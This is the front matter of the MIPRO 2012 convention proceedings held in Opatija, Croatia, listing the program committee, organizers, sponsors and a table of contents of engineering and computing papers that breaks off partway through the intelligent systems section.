ISSN 1847-3938

mipro 2012

organizer upro



35th international convention

May 21-25, 2012, Opatija - Adriatic Coast, Croatia

with mipro to knowledge society

Lampadem tradere

mipro proceedings

My profession.
My organization.
My IEEE.



Discover the benefits of IEEE membership.

Join a community of more than 365,000 innovators in over 150 countries. IEEE is the world's largest technical society, providing members with access to the latest technical information and research, global networking and career opportunities, and exclusive discounts on education and insurance products.

Join today
www.ieee.org/join

IEEE

MIPRO 2012

Jubilee 35th International Convention

May 21 - 25, 2012
Opatija, Croatia

Proceedings

Conferences:

Microelectronics, Electronics and Electronic Technology /MEET

Distributed Computing and Visualization Systems /DC-VIS

Telecommunications & Information /CTI

Computers in Technical Systems /CTS

Intelligent Systems /CIS

Computers in Education /CE

Digital Economy - 9th ALADIN /DE

Information Systems Security /ISS

Business Intelligence Systems /miproBIS

Government, Local Government, Public Services /GLGPS

MIPRO Junior - Student Papers /SP

Edited by:
Petar Biljanović

International Program Committee

Petar Biljanović, President, Croatia
A. Abelló Gamazo, Spain
S. Amon, Slovenia
M.E. Auer, Austria
M. Baranović, Croatia
L. Bellatreche, France
N. Bogunović, Croatia
A. Budin, Croatia
Ž. Butković, Croatia
Ž. Car, Croatia
M. Colnarič, Slovenia
A. Cuzzocrea, Italy
M. Čičin-Šain, Croatia
D. Čišić, Croatia
T. Eavis, Canada
M. Ferrari, Italy
B. Fetaji, Macedonia
T. Galinac Grbac, Croatia
L. Gavrilovska, Macedonia
M. Golfarelli, Italy
S. Golubić, Croatia
F. Gregoretti, Italy
N. Guid, Slovenia
Y. Guo, United Kingdom
J. Henno, Estonia
L. Hluchy, Slovakia
V. Hudek, Croatia
Ž. Hutinski, Croatia
M. Ivanda, Croatia
H. Jaakkola, Finland
R. Jones, Switzerland
P. Kacsuk, Hungary
A. Karaivanova, Bulgaria
M. Karasek, Czech Republic
B. Katzy, Germany
C. Kittl, Austria
D. Knežević, Croatia
M. Mauher, Croatia
B. Mikac, Croatia
V. Milutinović, Serbia
A.-I. Mincu, Slovenia
V. Mrvoš, Croatia
J.F. Novak, Croatia
J. Pardillo, Spain
N. Pavešić, Slovenia
I. Petrović, Croatia
R.S. Popović, Switzerland
G. Radić, Croatia
S. Ribarić, Croatia
K. Skala, Croatia
I. Sluganović, Croatia
V. Smokvina, Croatia
N. Stojadinović, Serbia
J. Sunde, Australia
A. Szabo, IEEE Croatia Section
L. Szirmay-Kalos, Hungary
D. Šimunić, Croatia
A. Teixeira, Portugal
A.M. Tjoa, Austria
R. Trobec, Slovenia
I. Turčić-Prstačić, Croatia
W. Ukovich, Italy
I. Uroda, Croatia
T. Vámos, Hungary
M. Varga, Croatia
B. Vrdoljak, Croatia
R. Wrembel, Poland
B. Zajc, IEEE Region 8, Slovenia

organized by

MIPRO Croatian Society

under the auspices of

Ministry of Science, Education and Sports of the Republic of Croatia
Ministry of the Maritime Affairs, Transport and Infrastructure of the Republic of Croatia
Croatian Chamber of Economy
Primorsko-Goranska County
City of Rijeka
City of Opatija
Croatian Post and Electronic Communications Agency
IEEE Region 8

co-organizers

University of Rijeka, Croatia
University of Zagreb, Croatia
IEEE Croatia Section
IEEE Croatia Section Computer Chapter
IEEE Croatia Section Electron Devices/Solid – State Circuits Societies Joint Chapter
IEEE Croatia Section Education Chapter
Faculty of Engineering, University of Rijeka, Croatia
Faculty of Electrical Engineering and Computing (FER), University of Zagreb, Croatia
Ruđer Bošković Institute, Zagreb, Croatia
Faculty of Maritime Studies, University of Rijeka, Croatia
Faculty of Organization and Informatics, University of Zagreb, Varaždin, Croatia
Croatian Post and Electronic Communications Agency
Croatian Electricity Company (HEP), Zagreb, Croatia
T-Croatian Telecom, Zagreb, Croatia
Ericsson Nikola Tesla, Zagreb, Croatia
Končar - Electrical Industries, Zagreb, Croatia
Nokia Siemens Networks
Siemens, Zagreb, Croatia
VIPnet, Zagreb, Croatia
Micro-Link, Zagreb, Croatia
Jadranska ulaganja, Zagreb, Croatia

sponsors

Croatian Electricity Company (HEP), Zagreb, Croatia
T-Croatian Telecom, Zagreb, Croatia
Ericsson Nikola Tesla, Zagreb, Croatia
Končar - Electrical Industries, Zagreb, Croatia
Nokia Siemens Networks
Siemens, Zagreb, Croatia
Infodata, Zagreb, Croatia
ABB, Zagreb, Croatia
Transmitters and Communications Company, Zagreb, Croatia
VIPnet, Zagreb, Croatia
HROTE - Croatian Energy Market Operator, Zagreb, Croatia
Microsoft Croatia, Zagreb, Croatia
Storm Computers, Zagreb, Croatia
Supra Net, Zagreb, Croatia
Micro-Link, Zagreb, Croatia
Mjerne tehnologije, Zagreb, Croatia
CS Computer Systems, Zagreb, Croatia
Adnet, Zagreb, Croatia
Selmet, Zagreb, Croatia
Vidi-TO, Zagreb, Croatia
Origo, Rijeka, Croatia
ib-proCADD, Ljubljana, Slovenia
In2, Zagreb, Croatia

convention partner

IBM Croatia, Zagreb, Croatia

All papers are published in their original form

For Publisher:

Petar Biljanović

Publisher:

Croatian Society for Information and Communication Technology,
Electronics and Microelectronics - **MIPRO**
Office: Kružna 8/II, P. O. Box 303, HR-51001 Rijeka, Croatia
Phone/Fax: (+385) 51 423 984

Printed by:

GRAFIK, Rijeka

ISBN 978-953-233-069-4

Copyright © 2012 by MIPRO

All rights reserved. No part of this book may be reproduced in any form, nor may be stored in a retrieval system or transmitted in any form, without written permission from the publisher.

CONTENTS

LIST OF PAPER REVIEWERS ..... **XXXIII**

LIST OF AUTORS ..... **XXXV**

FOREWORD ..... **XLIII**

MICROELECTRONICS, ELECTRONICS AND ELECTRONIC TECHNOLOGY

INVITED PAPERS **3**

Erbium Doped Silica Microspheres for Lasing Applications **5**
D. Ristić, L. Lunelli, A. Chiasera, P. Feron, G. Cibiel, M. Ivanda, G. Righini, M. Ferrari

Synthesis Flow for Designing a High Performance Microprocessor **9**
B. Malnar

PAPERS **17**

Porous Silicon Prepared by Electrochemical Etching of Silicon Eptaxial Layer **19**
M. Ivanda, M. Balarin, O. Gamulin, V. Đerek, D. Ristić, S. Musić, M. Ristić, K. Furić, Z. Crnjak Orel

Formation and Luminescence of P-type Porous Polycrystalline Silicon **21**
V. Đerek, M. Ivanda, M. Balarin, O. Gamulin, M. Ristić, S. Musić, K. Furić, Z. Crnjak Orel

Role of the Substrate and the Temperature of Deposition on the Properties of the Ta_xN Thin Films **23**
M. Očko, S. Žonja, M. Ivanda

On the Application of Boron and Phosphorus Heavily Doped LPCVD Polycrystalline Silicon Thin Films as Thermoelectric Materials **25**
S. Žonja, M. Očko, M. Ivanda, T. Suligoj, P. Biljanović

Room Temperature Visible Luminescence in Wide Band Gap Chalcogenide Glasses **27**
V.M. Mitsa, R.M. Holomb, G. Lovas, M. Ivanda, G.Yu. Rudyko, E.G. Gule, I.V. Fekeshgazi

Preparation and Research in Resistive-Strain Sensor Based on Transparent Conducting Graphene Sheets **29**
A.S. Berdinsky, I.A. Reshetnyak, J.B. Yoo, E.D. Grayfer, V.G. Makotchenko, V.E. Fedorov

Study of Electronic Structures of MoX_2 (X = S, Se, Te): Arguments for Interactions of Molybdenum Atoms in Layers **31**
V.E. Fedorov, I.V. Mirzaeva, S.G. Kozlova, E.D. Grayfer, M.V. Medvedev

Investigation of Memory Effect by Measurement of Time Delay of Electrical Breakdown in Commercial Gas filled Surge Arresters **33**
M.M. Pejović, N.T. Nešić, M.M. Pejović, N.J. Bogdanović

RADFET as a Sensor and Dosimeter of Gamma-Ray Irradiation 37
M.M. Pejović, M.M. Pejović, N.T. Nešić

Modelling of Electrical Characteristics of Ultrashallow Pure Amorphous Boron p+n Junctions 42
T. Knežević, T. Suligoj, A. Šakić, L.K. Nanver

Model Optimization of Nanocrystalline Si:H Thin Film Solar Cells 48
V. Tudić, Lj. Majdandžić, J. Groš

Measurement of Thermal Boundary Resistance in AlGaN/GaN HEMTs Using Liquid Crystal Thermography 54
D. Babić, Q. Diduck, J. Smart, D. Francis, F. Faili, F. Ejeckam

Design of a Planar Inductor for DC-DC Converter on Flexible Foil Applications 60
J. Kundrata, A. Barić

Development of an Analog Simulator for the Transient Analysis of Electric Circuits, with the Aim of Teaching Circuit Phenomena by Simulating Equations 66
M. Jenko

A Fast and Accurate Simulation Method of Impulse Sensitivity Function in Oscillators 72
F. Pepe, A. Bonfanti, A. Lacaita

A Brief Overview of the Black-Box Behavioural Modelling of Electronic Circuits for Transient Simulations 78
V. Čeperić, A. Barić

A 2.5-GHz GaN Power Amplifier Design and Modeling by Circuit-Electromagnetic Co-Simulation 84
A. Broznić, R. Blečić, A. Barić

Pseudo-Exponential Computational Circuit with Improved Accuracy and Frequency Response 89
C. Popa

The Simple CMOS Negative Capacitance with Improved Frequency Response 93
B. Mrković, M. Ašenbrener

Impact of Bipolar Transistor Parameters on the Characteristics of the Double-Balanced Mixer 97
J. Žilak, M. Koričić, T. Suligoj

Logic Circuits with High-Impedance Output State for Interconnection of Ternary and Binary CMOS Digital Circuits and Systems 103
D. Bundalo, Z. Bundalo, F. Softić, M. Kostadinović, D. Pašalić

Limitations of the CVSL Driver as Voltage Level Booster for Switching Capacitors in High-Gain Charge Pumps 109
D. Vinko, T. Švedek, A. Barić

Intelligent Power MOSFET Driver ASIC 113
J. Podržaj, A. Sešek, J. Trontelj

Reconfigurable Processor Architectures: Varieties and Representations.....118
D. Kirasić, D. Basch

A Novel Solution for Realisation of Data Transfer in Borehole Measurement Systems.....124
V. Dogan, M. Brkić, N. Vukoje, G. Mančić, M.B. Živanov

Design of CIC Compensators with SPT Coefficients Based on Interval Analysis.....129
M. Glavinić Pecotić, G. Molnar, M. Vučić

Method for Selection of Switches for Power Electronic Converters.....135
I. Mrčela, V. Šunde, Z. Benčić

Simple Control System for Power Converter Connecting Electrochemical Dual-Layer Capacitors to DC Link.....141
T. Čihak, Ž. Jakopović

Wireless Power Transfer for Mobile Phone Charging Device 147
L. Olvitz, D. Vinko, T. Švedek

Hardware Realization of Autonomous Robot Localization System 152
M. Brkić, M. Lukić, J. Bajić, B. Dakić, M. Vukadinović

Development of Cost-Effective Redundant Digital Excitation Control.....157
H. Lee, H. Ryu, J. Kwon, G. Park, I. Kim, H. Kim

A Fully Integrated Multicolor Photoreceiver 162
J. Dong, W. Gaberl, K. Schneider-Hornstein, H. Zimmermann

The Frequency-Modulated Reflective Color Sensor 168
J.S. Bajić, B. Dakić, D.Z. Stupar, M.P. Slankamenac, M.B. Živanov

Implementation of the Optical Beam Profiler System Using LabVIEW Software Package and Low-Cost Web Camera 173
J.S. Bajić, D.Z. Stupar, J. Tomić, M.P. Slankamenac, A. Joža, M.B. Živanov

Performance Analysis of a Tunable Piezoelectric Actuator Based MEMS Resonator 179
R. Resmi, M.R. Baiju

Chipless Wireless Sensor Node.....185
S. Preradović, A. Meničanin

System for Monitoring Concentration of NO_2 and CO Gasses on Landfill Sites 189
Ž. Mihajlović, V. Milosavljević, N. Maoduš, V. Rajs, M.P. Slankamenac, M.B. Živanov

A Positive Study on Effective Gas Safety Management Using Wireless Sensor Network 193
G.T. Park, Y.G. Kim, I.C. Kim, H.S. Kim

Availability and Reilability of FSO Links Estimation from Measured Fog Parameters.....198
M. Tatarko, L'. Ovseník, J. Turán

Disadvantages of Methods for Power Indication during Treadmill Exercise for Ergospirometry Test 202
A. Badnjević, E. Beganović, G. Šehić, A. Badnjević

Estimation of Muscle Fatigue during Dynamic Contractions Based on Surface Electromyography and Accelerometry **207**
M. Jordanić, R. Magjarević

Biomechanical Scale for Dynamic Human Body Posture Analysis **212**
M. Cifrek, S. Peharec, H. Džapo, T. Pribanić, S. Mrvoš

High Quality Hearing Aids **217**
J. Ostojić, M. Krhen, B. Somek, V. Pinezić

USB RF Front-End of the DRM Receiver under LabView API Environment **224**
D. Šoštarić, D. Vinko, T. Švedek

Verification Structures for Design of Video Processing Circuits **228**
A. Trošt, A. Žemva

Computational Study on Soliton-like Pulses in the Nonlinear RLC Transmission Lines **234**
D.L. Sekulić, M.B. Živanov

Ink-jet Printed CPW Inductors in Flexible Technology **239**
A. Meničanin, Lj. Živanov, M. Damnjanović, A. Marić, N. Samardžić

Universal Wireless Communication Detector (UD-100) - Preventing of High-Tech Cheating Methods **243**
J.S. Bajić, V. Milosavljević, V. Rajs, M.P. Slankamenac, M.B. Živanov

Investigation of Electrically Small Monofilar Spherical Helical Antenna Used for Mid-Range Wireless Power Transfer **247**
M. Škiljo, Z. Blažević

DISTRIBUTED COMPUTING AND VISUALIZATION SYSTEMS

PAPERS **257**

DISTRIBUTED COMPUTING

Green HPC: MPI vs. OpenMP on a Shared Memory System **259**
Z. Krpić, G. Martinović, I. Crnković

Matrix Multiplication Performance Analysis in Virtualized Shared Memory Multiprocessor **264**
M. Gusev, S. Ristov

Preventing State Divergence in Duplex Systems Using Causal Memory **270**
B. Chitsaz, M. Razzazi

An Improved Approach to Track Forest Fires and to Predict the Spread Direction with WSNs Using Mobile Agents **275**
I. Vukasinović, G. Rakočević

Monitoring UNICORE Jobs Executed on Desktop Grid Resources **278**
J. Kovacs, F. Araujo, S. Boychenko, M. Keller, A. Brinkmann

Transparent Execution of ARC Jobs on Desktop Grid Resources **284**
C.U. Soettrup, A. Wäänänen, J. Kovacs

Agent-Based Topology Control for Wireless Sensor Network Applications **290**
D. Rojković, T. Crnić, I. Čavrak

Security in Distributed Wireless Sensor Networks **296**
T. Petrović, M. Žagar

Evolution and Trends in GPU Computing **302**
M.J. Mišić, Đ.M. Đurđević, M.V. Tomašević

Application Repository Based Evaluation of the EDGI Infrastructure **308**
A. Visegradi, S. Acs, J. Kovacs, G. Terstyanszky

Multicluster Hadoop Distributed File System **314**
I. Tomašić, J. Ugovšek, A. Rashkovska, R. Trobec

AbacusFS Integrated Storage and Computational Platform **319**
I. Nuhić, M. Šterk, T. Cortes

Tool Orchestration Framework for Virtual Team Environments **326**
A. Martinić, K. Fertalj, D. Kalpić

Comparative NAMD Benchmarking on BlueGene/P **332**
A.H. Poghosyan, L.H. Arsenyan , H.V. Astsatryan

DISTRIBUTED PROGRAMMING AND CLOUD SERVICE

Accessing and Steering the Elastic OLAP Cloud **337**
S. Ye, P. Chen, I. Janciak, P. Brezany

ECM Integer Factorization on GPU Cluster **343**
E. Atanassov, D. Georgiev, N.L. Manev

An I/O Cost Optimal and Progressive Algorithm for Computing Massive Skyline Points **348**
M. Talebi, M. Razzazi

Non-Blocking Roll-Forward Recovery for Message Passing Systems **354**
B. Chitsaz, M. Razzazi

Non-Blocking N-Version Programming for Message Passing Systems **360**
B. Chitsaz, M. Razzazi

A Cellular Automata Based Algorithm for Voronoi Diagram of Arbitrary Shapes **364**
M. Talebi, A. Mohammadalimaddi, M. Razzazi

Parallel Implementation of a Combustion Chamber Simulation with MPI-OpenMP Hybrid Techniques **371**
L. Környei

FPGA Implementations of Data Mining Algorithms **377**
P. Škoda, B. Medved Rogina, V. Sruk

Parallel Implementation of Option Pricing Methods on Multiple GPUs 383
E. Atanassov, S. Ivanovska, D. Dimitrov

Analysing User Click Paths in a Wikipedia Navigation Game 389
D. Helić

Models for the Development of Web Service Orchestrations.....395
J. Matković, K. Fertalj

Superlinear Speedup in OpenMP Parallelization of a Local PDE Solver.....404
G. Kosec, M. Depolli

Simulated Annealing and Variable Neighborhood Search Algorithm for Automated Software Services Composition 410
V. Giedrimas, L. Sakalauskas

Running High Performance Linpack on CPUGPU Clusters 415
D. Tomić, D. Ogrizović

The Segmentation of Data Set Area Method in the Clustering of Uncertain Data 420
I. Lukić, M. Köhler, N. Slavek

Bridging the Gaps: Federation of Clouds Using Grid Services and Standards.....426
S. Memon, J. Rybicki, M. Riedel, S. Memon, E. Yen

Security Issues of the Combined Usage of Grid and Cloud Resources 432
E. Atanassov, T. Gurov, A. Karaivanova

Framework for Implementation of Complex Dynamic Web Forms.....436
K. Kroflin, S. Prstačić, M. Žagar

Interfaces of Nested Web Application Framework as Reusable Software Component.....439
S. Prstačić, M. Žagar, K. Kroflin

Maxwell's Equations for Nanotechnology.....444
M. Perkovac

CloudMan as a Tool Execution Framework for the Cloud 452
E. Afgan, K. Skala, D. Davidović, T. Lipić, I. Sović

BIOINFORMATICS, MEDICINE AND VISUALIZATION

Short Fragment Sequence Alignment on the HP-SEE Infrastructure 459
M. Kozlovszky, G. Windisch, Á. Balaskó

Remote Monitoring of Vital Functions - Proof-of-Concept System.....463
A. Rashkovska, I. Tomašić, K. Bregar, R. Trobec

A Distributed Clinical Information System for Pediatric Surgery - Basics and Specifics.....468
D.L. Petrova, G. Spasov, P. Stefanova-Peeva

Modeling and Analysis of the Gateway Node in Body Sensor Networks 474
M.P. Shopov, G.V. Spasov, G.I. Petrova

Coarse Grain Simulation and Visualisation of Lipid and Water Molecules Ensembles 479
J.I. Pavlič, R. Trobec

What is the Destiny of Information Science Doctors?.....484
Đ. Pečarić

Auditory Display of Biomedical Signals through a Sonic Representation: ECG and EEG Sonification 491
V. Avbelj

Video Driver Assistance System Using Optical Correlator 493
T. Harasthy, L'. Ovseník, J. Turán

Integration of Skype Client and Performance Analysts on Television Platform.....496
D. Živkov, M. Davidović, M. Vidović, N. Žmukić, A. Anđelković

A Visualization and User Interface Framework for Heterogeneous Distributed Environments.....500
M. Mahnič, D. Skočaj

K-Means Image Segmentation on Massively Parallel GPU Architecture.....506
J. Sirotković, H. Dujmić, V. Papić

TELECOMMUNICATIONS AND INFORMATION

PAPERS 517

CLOUD COMPUTING IN TELECOMMUNICATIONS

Opportunities for Telecom Operators in Cloud Computing Business 519
N. Katica, A. Tahirović

The Use of IMS for Cloud Based Services Control and Management.....525
V. Čačković, Ž. Popović

Possible Scenarios for Cloud-Based Offering by Operators 530
S. Počuča, B. Maršić, A. Grgić

REST-Style Actionscript Programming Interface for Message Distribution Using Amazon Simple Queue Service.....536
K. Popović, Ž. Hocenski

TELECOMM BUSINESS MANAGEMENT

Result of Using Formal Methods in Modeling Telecommunication Business Management 543
D. Markulin, M. Kunštić

Proposal for Business Process Modelling and Development in Condition of Complex Telecommunication Market 549
K. Musa, D. Markulin

Evaluation of a Development Framework for a Mobile Gaming Platform with Financial Transfers 554
R. Hable, E. Platzer

Wireless Connecting of Substations for the Purposes of Business and Process Networks of HEP 560
I. Fosić, V. Ećimović

Istraživanje o preferencijama i očekivanjima hrvatskih IPTV korisnika 564
B. Jukić

NETWORK MANAGEMENT

An Optimum Scheme for WiMAX Bandwidth Management Using Dynamic Channel Allocation 573
M.F. Al-Mistarihi, M.Y. Mowafi, M.S. Marei

Methodology for Optimal Link Selection Using Multivariant Normal Distribution 577
M. Hruby, M. Olsovsky, M. Kotočová

A Dual Usage of Cognitive Radio in Managing the WiMAX Bandwidth 583
M.Y. Mowafi, M.F. Al-Mistarihi, M.S. Marei

Comparison Ways of Assignment of Codes in UMTS Networks 587
S. Kasapović, S. Mujačić, D. Čeke, A. Hadžimehmedović

One Approach to the Development of Custom SNMP Agents and Integration with Management Systems 592
T. Kazaz, M. Kulin, E. Kaljić, T. Čaršimanović

Implementacija sustava za dinamičku prilagodbu karakteristika DSL linija u okruženju telekomunikacijskog operatora 597
D. Butković, N. Dragun

OPTICAL NETWORKS

Optimal Techno-Economic Selection of the Optical Access Network Topologies 607
Ž. Božinović, H. Dizdarević, S. Dizdarević

Availability of All-Optical Switching Fabrics Used in Optical Cross-Connects 613
M. Džanko, B. Mikac, V. Miletić

Otvoreni pristup korištenju FTTH aktivne opreme 618
S. Horvat, I. Barešić, Z. Trlin

REGULATIONS AND STANDARDIZATION

Pravno uređenje nadzora i tehničko snimanje telekomunikacija u državama Europske unije i Bosni i Hercegovini 627
F. Gabela

Pravni okvir primjene elektronskih potpisa u Bosni i Hercegovini 633
H. Šemić, F. Gabela

Regulatorni aspekti internetske televizije 640
I. Kasipović, I. Podnar Žarko

An Approach to Estimate Correlation between QoS and Perceptual Video Quality in Packet-Switched Networks 646
J. Zečić, M. Hadžialić, A. Hasković

Regulatorni aspekti kognitivnog radio pristupa....652
A. Džebo, H. Mutapčić

Access Regulatory Remedies in Point-to-Multipoint Fiber Access Networks....657
T. Majnarić

SIGNALING AND PROTOCOLS

Improvement of Method for Telephony Network Signal Sending over Internet 665
A. Lebl, Ž. Markov, D. Mitić

Impact of Non-Service Related Signaling in GSM Mobile Networks....669
M. Skomeršić, T. Gojević, M. Žuvanić

Implementacija IPv6 na OSPF usmjernički protokol....673
D. Žigman, I. Jesih, N. Kasunić

Implementation of Parlay X Interfaces for Standard GSM Modems to Support the Development of SMS-Based Applications....677
E. Kaljić, M. Hadžialić, M. Kurić

NgP Protokol za dogovor parametara....682
S. Brčina, L. Kovačević, M. Marić, M. Mikuc, T. Marini, V. Pokornić, V. Vasić, R. Vežnaver

SMART TELECOMM PLATFORMS

Smart Automated Platform for Telecom Operators and Enterprise Users in Industry, Transport and Energy....689
D. Peraković, Z. Kljaić, S. Štefičar

The "Horizontalization" of the Machine to Machine (M2M) World and How to Market It....694
A. Metnitzer

Machine to Machine (M2M) Communication Impacts on Mobile Network Capacity and Behaviour....698
S. Počuča, D. Giljević

BFriend: Contex-Aware Ad-Hoc Social Networking for Mobile Users 703
V. Smailović, V. Podobnik

Monitoring and Analysis of Player Behavior in World of Warcraft....709
M. Sužnjević, M. Matijašević, B. Brozović

KNOWLEDGE MANAGEMENT

Social Analytics for Mobile Operators 717
M. Poldrugač, M. Komadina

The Challenge of Customer Experience Management 722
D.Tučkar

Knowledge Granulation in a Telecom Operator Information Systems 728
N. Dragun

Computer Aided Competence Management 734
I. Ćubić, N. Pivac, G. Škugor

Preporučivanje novinskih članaka hibridnim pristupom 740
K. Rožanković, I. Podnar Žarko

NETWORK PERFORMANCE

Performance Analysis of Multiuser Diversity in Multiuser Two-Hop Amplify and Forward Cooperative Multi-Relay Wireless Networks 749
M.F. Al-Mistarihi, A. Sharaqa, R. Mohaisen, O. Abu-Alnadi, H. Abu-Seba

Impact of Frequency Synchronization on QoS in IP Based Networks 754
M. Hadžialić, M. Džaferagić, D. Rača

Quality of Service Mechanisms and Priority Management in HSPA System 758
I. Medvid, M. Mikuc

Analiza kvalitete IMS VoIP servisa na osnovu izmjerenih QoS parametara 764
A. Hota, B. Puškarević

Iskustvena kvaliteta video sadržaja za usluge u pokretnoj mreži treće generacije 770
D. Vučić, I. Medvid

A Multi-Dimensional View of QoE - the ARCU Model 775
L. Skorin-Kapov, M. Varela

An IP Based Security Threat in Mobile Networks 780
M. Nagy, M. Kotočová

Mobile Network Protection System against Fraudulent and Unwanted Messaging Traffic 784
T. Gojević, K. Matas, M. Skomeršić, M. Žuvanić

Denial of Service (DoS) Attacks in Green Mobile Ad-Hoc Networks 788
A. Kanthe, D. Šimunić, M. Đurek

Analyses and Optimisation of ADSL/VDSL Lines Using Ericsson APM System – Comparing Results of Two Operators 794
A. Kerner, P. Cota

SOFTWARE ENGINEERING

Archetypes Based Development from the Perspective of Domain Engineering Research Topics **801**
J. Tepandi, G. Piho, V. Puusep

Agile Experiences in Software Development **807**
D. Duka

Multivariate Logistic Regression Prediction of Fault-proneness in Software Modules **813**
G. Mauša, T. Galinac Grbac, B. Dalbelo Bašić

SERVICES

Integration of Hosting Service into Triple Play Service of Telecom Operator **821**
A. Tanović, F. Oručević

Telecom Services Self-Care Portal for Business Customers **827**
K. Rebernak, M. Botinčan, D. Šarić

Udaljena pohrana podataka korištenjem slobodnog softvera **832**
B. Radojević, M. Nalis, V. Vidić, S. Čavara

Uloga pristupne točke javne sigurnosti u telekomunikacijskoj usluzi ePoziv **836**
P. Britvić, H. Strepački

NEW TELECOMM APPLICATIONS

Evaluating a Medical Grade Network through Network Calculus **841**
N.R. Kakanakov

Towards LIMS (Laboratory Information Management Systems) Software in Global Context **847**
G. Piho, J. Tepandi, M. Parman

Active Wireless Sensor with Radio Frequency Identification Chip **853**
D. Ćika, M. Draganić, Z. Šipuš

IP Multimedia Subsystem (IMS) sigurnost: Pregled standardizacije IMS sigurnosti i potencijalnih prijetnji na sistem **859**
B. Puškarević, A. Hota

GREEN ICT

Fundamental Optimization Criteria for Green Wireless Communications **869**
M. Pejanović-Đurišić, E. Stovrag, M. Ilić-Delibašić

Performance Analysis of Covariance Based Detection in Cognitive Radio **873**
T. Dhope, D. Šimunić

Benchmarking Performance and Energy Efficiency of Microprocessors for Wireless Sensor Network Applications **879**
U. Pešović, Z. Jovanović, S. Ranđić, D. Marković

Using Radio Irregularity for Vehicle Detection in Adaptive Roadway Lighting 884
G. Horvat, D. Šoštarić, D. Žagar

Energy Consumption in Android Phones when Using Wireless Communication Technologies.....890
G. Kalić, I. Bojić, M. Kušek

Power Line Communication System Modeling Based on Coded OFDM.....896
M. Bogdanović

Hybrid Detection Method for Spectrum Sensing in Cognitive Radio 901
D. Šimunić, T. Dhope

A Solution for BER Performance and Energy Efficiency Improvements of OFDM-CDMA System with Pilot Tone.....907
U. Urošević, Z. Veljović, M. Pejanović-Đurišić

Wireless InSite Software Verification via Analysis and Comparison of Simulation and Measurement Results.....912
P. Međedović, M. Veletić, Ž.Blagojević

Cooperative Relaying Techniques for Energy Efficient Wireless Communications.....918
M. Pejanović-Đurišić, E. Kocan, M. Ilić-Delibašić

COMPUTERS IN TEHNICAL SYSTEMS

PAPERS 927

Describing Function Analysis of Systems with NN Compensated Odd Symmetric Nonlinear Actuators.....929
O. Kuljača, K. Horvat, J. Gadewadikar

Hydroelectric Power Unit Simulator for Turbine Governor Testing.....935
V. Bakarić, I. Mišković, K. Horvat

Design and Simulation of Turbine Governing Hidraulic Systems with FluidSIM Software.....941
L. Stipišić, D. Kosić, M. Kurtela

Virtual Target Algorithm in Cooperative Control of Marine Vessels.....947
Z. Triska, N. Mišković, Đ. Nađ, Z. Vukić

Testing and Technical Characteristics of a Small Overactuated Marine Platform 953
N. Stilinović, N. Mišković, Đ. Nađ, Z. Vukić

Evolution of Automatic Robot Control with Genetic Programming.....958
L. Paić-Antunović, D. Jakobović

Automated Design of Combinatorial Logic Circuits.....964
I. Bajer, D. Jakobović

Quasi-Stationary Optimal Control for Wind Farm with Closely Spaced Turbines 970
T. Horvat, V. Spudić, M. Baotić

Identification of Wind Turbine Mathematical Model Suitable for Advanced Controller Design 976
V. Petrović, N. Perić

Debugging in Consumer-Programming Oriented Environments.....982
Z. Pavlić, T. Lugarić, M. Šilić

Reliability Modeling for SOA Systems.....988
G. Delač, M. Šilić, S. Srbljić

Energy Saving Techniques in Datacenters.....994
I. Grudenić, N. Bogunović

Custom Designed CPU Architecture Based on a Hardware Scheduler and Independent Pipeline Registers – Architecture Description 1000
E. Dodiu, V. Gaitan, A. Graur

Gateway Device for Energy-Saving Cloud-Enabled Smart Homes.....1006
M. Bjelica, B. Mrazovac, V. Vojnović, I. Papp

Energy Management in the Public Building Sector - ISGE/ISEMIC Model.....1010
Ž. Tomšić, I. Gašić, G. Čačić

Active Reduction of Power Transformer Noise Based on Synchronous Averaging of the Residual Noise Signal 1016
D. Miljković

Engine Fault Detection in a Twin Piston Engine Aircraft.....1022
D. Miljković

Stochastic Approach on Hash Cracking.....1028
G. Martinović, L. Horvat, J. Balen

Touch Screen Mobile Application as Part of Testing and Verification System.....1033
D. Živkov, I. Kaštelan, E. Neborovski, G. Miljković, M. Katona

Augmented Healthcare Contribution by Measurement and Assessment of Locomotion Kinematics with NI Sensor.....1037
S. Kezić, V. Medved, M. Žagar

eMuseum - More Interesting Way of Learning from the Past.....1041
A. Ćorović, L. Kadrić, N. Lipa, S. Opanović, N. Nosović

Syncronization of Information Systems - Case Study.....1046
D. Cafuta, I. Dodig, D. Grgec

Database System Performance in Correlation with Different Storage File Systems 1054
T. Kramberger, D. Cafuta, I. Dodig

Microcontroller Based Systems for Peak Load Reduction.....1060
V. Tasić, D. Milivojević, M. Pavlov, V. Despotović, D. Brodić

Protection Relay Software Models in Interaction with Power System Simulators 1065
I.G. Kuliš, A. Marušić, G. Leci

Microprocessor Based Pipe Rupture Monitoring System on Pumped Storage Power Plant Velebit.....1071
D. Bojić

A New Approach Towards Visual Programming for the Blinds 1076
M. Konecki

Process Information System Modeling for Distributed Energy Resources Using New Technological Solutions and Standards 1082
V. Belašić, J. Šimunić, A. Marušić

Definicija efikasnog komunikacijskog protokola za bežične senzorske mreže 1088
M. Ašenbrener, B. Mrković

Razvoj i uvođenje informacijskog sustava za praćenje pokazatelja rada proizvodnih jedinica HEP Proizvodnje d.o.o. 1091
I. Vukelić

Distribuirani sustav daljinskog vođenja u Rafineriji nafte Rijeka.....1097
B. Brestovec, M. Šlogar Brcko, P. Domijan, Ž. Beljan, S. Jurešić

Modeliranje transportnih tokova obojenom Petrijevom mrežom 1102
M. Bagić Babac, D. Jevtić

Development of a Batch Control System.....1106
S. Ibrahimkadić, S. Kreso

A Soft Sensor Development for the Estimation of Benzene Content in Catalytic Reformate 1111
Ž. Ujević Andrijić, R. Karlović, B. Žeželj

Primjena FPS metode raspoređivanja na sustavu automatizacije upravljanog PAC uređajem 1117
G. Malčić, I. Vlašić, D. Maršić

Uređaj za mjerenje i prikupljanje podataka u katodnoj zaštiti.....1123
D. Pažameta, K. Kekez, D. Maršić, G. Malčić

Idejno rješenje kalibracije industrijskog kompaktnog termometra.....1128
Lj. Cvitaš

INTELLIGENT SYSTEMS

PAPERS 1137

Ultrasound Medical Image Recognition with Artificial Intelligence for Parkinson's Disease Classification 1139
J. Blahuta, T. Soukup, P. Čermák, J. Rozsypal, M. Večerek

Neural Network-Based Digital Map Extraction Approach **1144**
S. Tulyakov, D. Vyleghzanin, R. Sadykhov

Personal Recognition Based on the Gabor Features of Colour Palmprint Images **1148**
S. Ribarić, M. Marčetić

Curve Similarity Measurement Algorithms for Automatic Gesture Detection Systems **1154**
V. Shehu, A. Dika

Estimating OD Matrices at Intersections in Airborne Video - a Pilot Study **1158**
